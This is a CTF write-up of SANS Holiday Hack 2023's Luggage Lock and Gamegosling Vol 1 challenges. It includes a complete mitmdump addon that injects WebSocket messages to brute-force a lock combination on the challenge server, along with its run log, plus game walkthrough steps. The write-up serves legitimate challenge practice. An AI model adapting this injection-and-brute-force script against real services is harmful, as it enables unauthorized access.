
When speaking with Garland Candlesticks, we obtain the following hint:
Lock Talk
Check out Chris Elgee’s talk regarding his and his wife’s luggage. Sounds weird but interesting!
After reviewing Chris Elgee’s talk, he goes over three techniques to solve the lock on the suitcase:
- There are notches on sides of buttons that when aligned can provide insight into the combination. Turn them all together in the same direction and attempt to open.
- Apply slight pressure on TSA Keyhole and turn the buttons. They will get stuck on the valid numbers.
- Bruteforce all combinations (obvious)
When we startup the challenge, it spins up a luggage lock decoder window:

Technique 2 - TSA Keyhole Pressure
Clicking the TSA Keyhole button (x1-2) and turn the buttons. Eventually there will be a “Dial resistance …” popup at the top of the screen to signify that it is the correct digit, as shown below:

Do this for all tumblers selected and challenge complete!
Technique 3 - Socket.io Man-in-the-Middle
Upon scrutinizing the traffic in BurpSuite within the WebSockets history, it becomes apparent that a Socket.io connection is being established. Furthermore, the server is transmitting and receiving information regarding guesses and their success status.

Working our way back, we can find how our selection of 1-4 wheels is sent to the server and then the socket.io connection is created from there.

We can also automate this by using mitmdump with a Python addon to automate the replacement:
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script is used to inject a websocket message into a running connection using mitmdump.
Usage: reset; sudo mitmdump -s mitm_lock.py --listen-port 9000 --set flow_detail=0
Reference: https://mitmproxy.org/
Holiday Hack 2023 - Luggage Lock
"""

# Imports
from mitmproxy import ctx
from mitmproxy import http
from itertools import product
import json
from random import shuffle
import re

# Constants
URL = "https://lockdecode.com/"
DEBUG = False

# Globals
g_wheels = None  # starts/stops attempts, stores # of wheels
g_combos = None  # stores all combos
g_lastcombo = None  # stores last combo for printing


def parse_socketio(flow, raw_message):
    global g_wheels, g_combos, g_lastcombo
    if raw_message.is_text:
        data = raw_message.text
        if data.startswith("42"):
            # Parse socket.io message, 42["message",{"Type":"Open","Success":"False"}]
            try:
                data = json.loads(data[2:])[1]
            except json.JSONDecodeError as e:
                ctx.log.error("Error decoding JSON:", e)
            except (IndexError, KeyError) as e:
                ctx.log.error("Error accessing data:", e)
            ctx.log.alert(f"Received {json.dumps(data)}")
        if g_wheels:
            if g_lastcombo and data and isinstance(data, dict) and data.get("Type") == "Open" and data.get("Success", "").lower() == "true":
                # Valid combination - reset for next game
                ctx.log.alert(f"VALID COMBINATION: {g_lastcombo}")
                g_wheels = None
                g_combos = None
                g_lastcombo = None
            else:
                if not g_combos and (isinstance(data, dict) or data == "6"):
                    # Initial - Generate all combinations of strings, 6 is sent from server to acknowledge when everything is ready
                    g_combos = ["".join(map(str, combo)) for combo in product(range(10), repeat=g_wheels)]
                    shuffle(g_combos)
                if g_combos:
                    # Bruteforcing
                    g_lastcombo = g_combos.pop(0)
                    ctx.log.alert(f"ATTEMPT {g_lastcombo} ...")
                    new_message = ["message", {"Type": "Open", "Combo": f"{g_lastcombo}"}]
                    ctx.master.commands.call("inject.websocket", flow, raw_message.from_client, f"42{json.dumps(new_message)}".encode())

    return flow


def websocket_message(flow: http.HTTPFlow):
    assert flow.websocket is not None
    message = flow.websocket.messages[-1]
    address = "Client" if message.from_client else "Server"
    if flow.request.url.startswith(URL):
        if message.is_text:
            DEBUG and ctx.log.info(f"WS - url:{flow.request.url} and path:{flow.request.path} - {address} sent a message: {message.text}")
        else:
            DEBUG and ctx.log.info(f"WS - url:{flow.request.url} and path:{flow.request.path} - {address} sent a message: {message.content!r}")
        if not message.from_client:
            # Parse server socket.io messages
            flow = parse_socketio(flow, message)


def request(flow: http.HTTPFlow):
    global g_wheels
    assert flow.request is not None
    if flow.request.url.startswith(URL):
        DEBUG and ctx.log.info(f"HTTP - url:{flow.request.url} and path:{flow.request.path} - req:{flow.request.data.content}")
    # Fetch wheels from HTTP request
    if flow.request.url.startswith("https://lockdecode.com/game") and b"wheels" in flow.request.data.content:
        match = re.search(r"wheels=(\d+)", flow.request.data.content.decode("utf-8"))
        if match:
            g_wheels = int(match.group(1))
            ctx.log.alert(f"WHEELS: {g_wheels}")


def response(flow: http.HTTPFlow):
    assert flow.response is not None
    if flow.request.url.startswith(URL):
        DEBUG and ctx.log.info(
            f"HTTP - url:{flow.request.url} and path:{flow.request.path} - req:{flow.request.data.content} resp:{flow.response.data.content}"
        )
To enable SSL trust, add the mitmdump certificate to your browser by visiting http://mitm.it/. We also then need to setup FoxyProxy and point it to the mitmdump on port 9000. We can also point our browser directly to this proxy or combine it with Burp and set the upstream server to port 9000 for the specific host:

We can see it bruteforces Four Wheels (4-digit combinations, 10000 possible, range: 0000-9999) successfully. Note, this opens TCP Port 9000 on execution.
reset; sudo mitmdump -s mitm_lock.py --listen-port 9000 --set flow_detail=0
[16:23:58.281] WHEELS: 4
[16:23:59.718][192.168.0.10:64141] client connect
[16:23:59.965][192.168.0.10:64141] server connect lockdecode.com:443 (34.111.47.250:443)
[16:24:00.431] Received {"Type": "Setup", "Probabilities": [[0.32666666666666666, 0.16666666666666666, 0.21333333333333335, 0.26666666666666666, 0.21666666666666667, 0.18999999999999997, 0.25666666666666665, 0.6733333333333333, 0.17666666666666667, 0.2333333333333333], [0.7133333333333334, 0.049999999999999996, 0.15, 0.07333333333333333, 0.18666666666666668, 0.32, 0.2866666666666667, 0.023333333333333334, 0.006666666666666667, 0.24], [0.18000000000000002, 0.9033333333333333, 0.20666666666666667, 0.20666666666666667, 0.21666666666666667, 0.3, 0.27, 0.11, 0.11333333333333334, 0.2733333333333333], [0.17666666666666667, 0.8533333333333333, 0.18333333333333335, 0.3233333333333333, 0.09333333333333334, 0.19666666666666666, 0.0, 0.013333333333333334, 0.2733333333333333, 0.02666666666666667]], "PlayerId": "c56f2bf5-f13a-46ea-92db-efed5fb26cdb"}
..[snip]..
[16:24:05.420] Received {"Type": "Open", "Success": "False"}
[16:24:05.420] ATTEMPT 1188 ...
[16:24:05.452] Received {"Type": "Open", "Success": "True", "Token": {"hash": "null"}, "PlayerId": "212137bb-a565-437f-be1d-eb7f8bf2c218"}
[16:24:05.452] VALID COMBINATION: 1188
Luggage unlocks:

When the luggage opens:

Achievement
Congratulations! You have completed the Luggage Lock challenge!
Port of Tarnished Trove
While exploring the Island of Misfit Toys, we discover the Port of Tarnished Trove. Upon reaching it, a “Dock Now” option is presented to us.

The dock featured the Dusty Giftwrap to greet us!

When we make land, we obtain new objectives on arrival.
Game Cartridges: Vol 1 (Island of Misfit Toys)
Find the first Gamegosling cartridge and beat the game
Game Cartridges: Vol 2 (Pixel Island)
Find the second Gamegosling cartridge and beat the game
Game Cartridges: Vol 3 (Steampunk Island)
Find the third Gamegosling cartridge and beat the game
Full Island (Zoomed Out)

Game Cartridges: Vol 1
Game Cartridges: Vol 1 (Island of Misfit Toys)
Find the first Gamegosling cartridge and beat the game
When speaking with Dusty Giftwrap, we obtain the following hint:
Approximate Proximity
Listen for the gameboy cartridge detector’s proximity sound that activates when near buried treasure. It may be worth checking around the strange toys in the Tarnished Trove.
Finding the Game Cartridge
The game cartridge was found under the hat in the north west part of the island!
We can now find the “Elf the Dwarf’s, Gloriously, Unfinished, Adventure! - Vol1” in our Items:
When we click on the game in our inventory, it launches from https://gamegosling.com/vol1-uWn1t6xv4VKPZ6FN/ with a Gameboy ROM of game.gb.
wget https://gamegosling.com/vol1-uWn1t6xv4VKPZ6FN/rom/game.gb -O game-vol1.gb
visualboyadvance-m game-vol1.gb
Speaking with Dusty Giftwrap after we obtained the game cartridge, we obtain the following hint:
Gameboy 1
- Giving things a little push never hurts. 2) Out of sight but not out of ear-shot 3) You think you fixed the QR code? Did you scan it and see where it leads?
Vol 1 Gameplay
Using visualboyadvance-m to emulate a GameBoy, it has a lot of tools to help analyze and hack a gameboy game.
visualboyadvance-m game-vol1.gb
In visualboyadvance-m emulator, the K key is mapped to B, and L key is mapped to A. The WASD keys are to move.
Opening up the game, we are displayed with COUNTER HACK Presents - Elf the Dwarf's Gloriously Unfinished, Adventure! - Vol. 1:
Clicking “New Game” the following speech continues:
Jared: Elf, have you ever heard of a miner named Tom Liston?
Elf: What does he mine?
Jared: Crypt-o-coin?
Elf: *GASP* The long lost treasure of the undead toe?
Elf: I can't believe it!
Elf: I'd love to quest for the treasure but there ain't no way I'll ever find this Tom Lis..
Jared: I'm sending you Tom's first, middle, and last name. His home address. His cell number. And the last four of social.
*ELF'S CELL PHONE CHIMES*
Elf: Excellent! Never fear Very Senior Technical Engineer Jared Folkins.
Elf: I will find this treasure and LIston and I will receive ...
Jared: *GROANS* Oooh no...
Elf: Muuuch!
T-Wiz: I absolutely know what Elf's about to say!
Elf: Gloooooory!
After the speech, we exit the cave:
Exiting the cave:

We navigate using our arrow or WASD keys to the south by heading left around a black block:

Kody the Dog - QR Code
Once, we proceed through the entrance, we can find ourselves in a new area with Kody the dog:
*Woof* Hi, I'm Kody! Can you plz fix this QR Code? The developers cheaped out and now a few sing-song blocks are not in the correct position. If you sing to the blocks that are misplaced, they will sing back! Try singing to the block to the south of my position. Hopefully you can fix the misaligned QR blocks.
Block 1
Moving down and clicking “B” (with the K key) on a block, we can see it flashes to move:
We need to “bump” into the black box and put it on the dashed box a certain way…
Block 2
Within the bottom-right corner

Block 3
Within the bottom-right corner
Block 4 & 5
Within the bottom-right corner (on the other side):
Within the bottom-right corner (on the other side):
Moving both blocks down 1 …
Moving block 4 into place:

Place block 5 into place:
Block 6
Within the bottom-right corner (on the other side):
Place block 6 into place:
Block 7
Towards the top of the QR code left of Kody the Dog:
This block has to be moved to the right-side of the QR code:
After block 7 was placed:
